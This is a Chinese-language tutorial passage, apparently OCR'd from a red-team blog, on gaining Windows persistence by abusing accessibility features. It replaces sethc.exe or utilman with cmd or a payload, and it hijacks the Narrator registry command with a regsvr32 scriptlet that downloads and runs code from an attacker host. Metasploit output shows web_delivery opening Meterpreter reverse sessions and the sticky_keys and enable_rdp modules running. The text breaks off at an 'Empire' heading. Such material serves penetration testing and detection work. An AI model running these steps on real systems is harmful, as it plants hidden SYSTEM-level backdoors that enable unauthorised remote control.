
辅助功能提供了其他选项（屏幕键盘、放大镜、屏幕阅读等），可以帮助残疾人更轻松地使用Windows操作系统但是，此功能可能会被滥用，以在已启用RDP且已获得管理员级别权限的主机上实现持久性。此技术涉及磁盘，或者需要修改注册表才能执行存储的远程负载。


通过辅助功能实现持久性的最简单方法是用合法的cmd.exe或任何其他有效负载替换粘滞键（sethc.exe）的二进制文件。



Name	Date modified	Type	Size
setbcdlocale.dll	2/3/2015 3:31 AM	Application extens...	62 KB
sethc	4/21/2014 3:17 AM	Application	337 KB
sethc1	4/21/2014 3:17 AM	Application	273 KB
SetIEInstalledDate	7/14/2009 2:39 AM	Application	91 KB
setspn	7/14/2009 2:39 AM	Application	34 KB
setupapi.dll	4/21/2014 3:17 AM	Application extens...	1,856 KB
setupcl	4/21/2014 3:16 AM	Application	87 KB
setupcln.dll	7/14/2009 2:41 AM	Application extens...	113 KB
setupetw.dll	7/14/2009 2:33 AM	Application extens...	5 KB
setupugc	7/14/2009 2:39 AM	Application	116 KB
setx	7/14/2009 2:39 AM	Application	57 KB
sfc.dll	7/14/2009 2:33 AM	Application extens...	3 KB
sfc	7/14/2009 2:39 AM	Application	39 KB
sfc_os.dll	7/14/2009 2:41 AM	Application extens...	44 KB

持久性–粘滞键二进制替换

按住Shift键5次将启用粘滞键，并且将执行恶意sethc.exe而不是合法的sethc.exe，这将提供提升的会话或提升的（SYSTEM）命令提示符。




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

持久性–粘键CMD

Narrator

在Windows 10操作系统中，“Narrator”是一个屏幕阅读应用程序，可以帮助人们解决可见性问题。Giulio Comi发现执行叙述者时可以修改注册表以创建无文件的持久性。在实施此技术之前，Giulio建议对主机进行一系列修改，以自动启动Narator并减少噪音。建议以下设置：



Use Narrator cursor

The Narrator cursor is where Narrator is focused on your screen.

□ Show the Narrator cursor

□ Move my cursor with the Narrator cursor as Narrator reads text

□ Sync the Narrator cursor and system focus

□ Read and interact with the screen using the mouse

Select the Narrator cursor navigation mode

Normal

Normal mode is recommended.


Narator设置

此技术首先在他的博客中得到了证明，它包括两个部分：

1. 删除“ **DelegateExecute** ”注册表项
2. 修改“ **默认** ”注册表项以执行命令。

这两个项都存储在以下注册表位置下：

```
Computer\HKEY_CURRENT_USER\Software\Classes\AppXypsaf9f1qserqevf0sws76dx4k9a5206
\Shell\open\command
```




Computer\HKEY_CURRENT_USER\Software\Classes\AppXypsaf9f1qserqevf0sws76dx4k9a5206\Shell\open\command

AppXvf4bd13y2mkjsrtkyrx1jqw
AppXvk9zkt7ebv935x4khka2d0
AppXvqhb9dhb3dg0mpfydfbz4
AppXvsddybna5mfqpzfzrh0x2n
AppXvtv43bjb4xr72gkape9xky0
AppXvvr0sjtc34r6nk4mhn2e60
AppXvvwq6wxamf7qhxd0vn6w
AppXvzg9q08e9beqxefd7wynf
AppXw3nvmqt363p060ea53qg
AppXw7647sccbfwv6v2h2kq5fc
AppXwcfqfhjx8w4fn8wb8v13tn
AppXwfjy187ewcz1mctxgh8sta
AppXws790r9w5rbb9w3p8p4q

Name	Type	Data
(Default)	REG_SZ	regsvr32 /s /n /u /i:http://192.168.254.145:8080/HIOddH.sct scrobj.dll

Narator–注册表项

一旦执行“Narrator Provide Feedback”命令，即可使用Metasploit Web传递模块捕获会话。




```
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.254.145:4445
[*] Using URL: http://0.0.0.0:8080/HIOddH
[*] Local IP: http://192.168.254.145:8080/HIOddH
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.254.145:8080/HIOddH.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 192.168.254.1     web_delivery - Ha
ndling .sct Request
[*] 192.168.254.1     web_delivery - Delivering Payload (2129) bytes
[*] Sending stage (206403 bytes) to 192.168.254.1
[*] Meterpreter session 1 opened (192.168.254.145:4445 -> 192.168.254.1:59476) a
t 2019-11-13 03:37:30 -0500

msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > 
```

Meterpreter – Narrator

Metasploit

Metasploit框架提供了一个利用后的模块，该模块可用于自动化粘性键的持久性技术。该模块将用CMD替换所选的辅助功能二进制文件（sethc，osk，disp，utilman）。


```
use post/windows/manage/sticky_keys
```



```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > use post/windows/manage/sticky_keys
msf5 post(windows/manage/sticky_keys) > set SESSION 2
SESSION => 2
msf5 post(windows/manage/sticky_keys) > run

[+] Session has administrative rights, proceeding.
[+] 'Sticky keys' successfully added. Launch the exploit at an RDP or UAC prompt
 by pressing SHIFT 5 times.
[*] Post module execution completed
msf5 post(windows/manage/sticky_keys) > 
```

Metasploit –粘键模块

当目标主机上的屏幕被锁定时，执行utilman实用程序将打开具有系统级特权的命令提示符。




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_
```

命令提示符–粘贴键实用程序

此技术需要提升的Meterpreter会话，并且系统必须启用远程桌面协议。在大多数组织中，默认情况下启用此协议，以便管理员为用户提供支持并在主机上远程执行任务。如果没有，则可以通过以下Metasploit模块启用RDP：


```
use post/windows/manage/enable_rdp
```



```
msf5 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ..
.
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/201911120938
25_default_10.0.2.40_host.windows.cle_906858.txt
[*] Post module execution completed
```

Metasploit –启用RDP模块

用恶意负载替换其中一种可访问性功能二进制文件将返回Meterpreter会话，而不是具有系统级特权的CMD。



```
   SESSION   2                yes       The session to run this module on.
   USERNAME                   no        The username of the user to create.

msf5 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ..
.
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/201911120938
25_default_10.0.2.40_host.windows.cle_906858.txt
[*] Post module execution completed
msf5 post(windows/manage/enable_rdp) > back
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.40
[*] Meterpreter session 3 opened (10.0.2.21:4444 -> 10.0.2.40:50047) at 2019-11-
12 10:51:13 -0500

meterpreter > 
```

Metasploit – Meterpreter有效载荷

Empire

